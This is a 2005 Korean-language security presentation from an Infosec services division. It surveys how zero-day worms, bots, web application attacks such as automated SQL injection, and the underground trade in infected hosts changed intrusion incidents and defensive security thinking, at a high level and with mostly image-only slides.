

Zeroday-worm

(침해 사고 유형 및 발전)

2005.3

보안서비스 사업본부

전 상훈 과장(바다란) . 중앙관제센터/ MAIN CERT

인포섹(주)

winsnort@skinfosec.co.kr OR p4ssion@gmail.com

목차


- ◆ 개요
- ◆ 공격유형의 변화
- ◆ Why Zeroday-worm?
- ◆ Web Hacking 유형-ex
- ◆ 결론 및 대안

개요

1. 침해사고 환경의 급변
2. 해킹 유형의 변화에 따른 Security 패러다임 전환
3. 동향 및 이슈


개요 (침해사고 환경의 급변)

◆ 현황




개요 (침해사고 환경의 급변)

◆ Attack target의 변화




개요 (침해사고 환경의 급변)

Attack의 변화



개요 (해킹 유형의 변화에 따른 Security 패러다임 전환)


◆ Security 패러다임



개요 (해킹 유형의 변화에 따른 Security 패러다임 전환)

◆ Security 패러다임

- 탐지와 차단을 통한 침입자의 발견과 탐지 모드 (Active 정책에 의한 보안성 강화가 주류 - 특정 hacker의 침입시



- 취약성의 보완과 패치, 웜의 감염을 막고 전파를 최소화 하며 내부망에서의 위험을 탐지하기 위한 Passive 정책 전환 - 불특정 다수에 의한 지속적인 공격 시도

개요(동향 및 이슈 간략)

◆ 최근 침해 사고의 특징

- 공격방법
 - 에이전트화, 분산화, 자동화, 은닉화, 혼합화
- 공격조직
 - 그룹 및 조직화, 이념화, 비공식적인 정부지원 , 금전거래화
- 대응방법
 - 탐지 프로젝트, 전문화, 획일화, 고급화
- 대응조직
 - 체계화(미비-독점주의), 전문화, 유료화 , 인력 부족

개요(동향 및 이슈 간략)

◆ 상세내용

- Bot 및 Worm 관련 (Zeroday worm부분에서 설명)
- Application 취약성
(Web Server 상에서 운용되는 Software의 취약성을 이용한 공격 급증)
 - Zeroboard , PHPBB , Admin 관련 , search site를 이용한 공격...
- SQL Injection 및 CSS등의 공격 자동화 및 무차별 공격의 시도
- 금전과 결합된 웜감염 호스트의 거래 및 조직화된 해킹시도
 - IRC상에서 직접 거래가 이루어 지기도 함 서버 대당 0.X불 단위




개요(동향 및 이슈 간략)

◆ 현황

- 다수의 사용자가 사용하는 운영체제(Windows) 이므로 파급효과가 크다.
- OS에 대한 보안 전문가의 부족으로 인해 사후 대책 외엔 없다.
- 웜의 공격코드가 조립형태로 발전 함으로써 웜의 제작이 쉽다.
- 바이러스와 해킹이 결합된 형태로 변화 함으로써 전파 및 공격 경로를 다양하게 만들었다.
- Underground 그룹들의 지속적인 연구로 OS 취약점의 영역이 지속적으로 증가하고 치명적인 취약점들이 발생하고 있다.
- 웜 제작 기술 및 취약성에 대한 크래커의 공조는 잘 이루어 지고 있으나 대응기술 및 예측에 대한 보안전문가의 공조가 미흡하며 수준이 낮다.


공격 유형의 변화

공격 기법 - 크래킹 -> 최근 공격유형




공격유형의 변화

Application Worm(ex -Santy worm)




공격유형의 변화

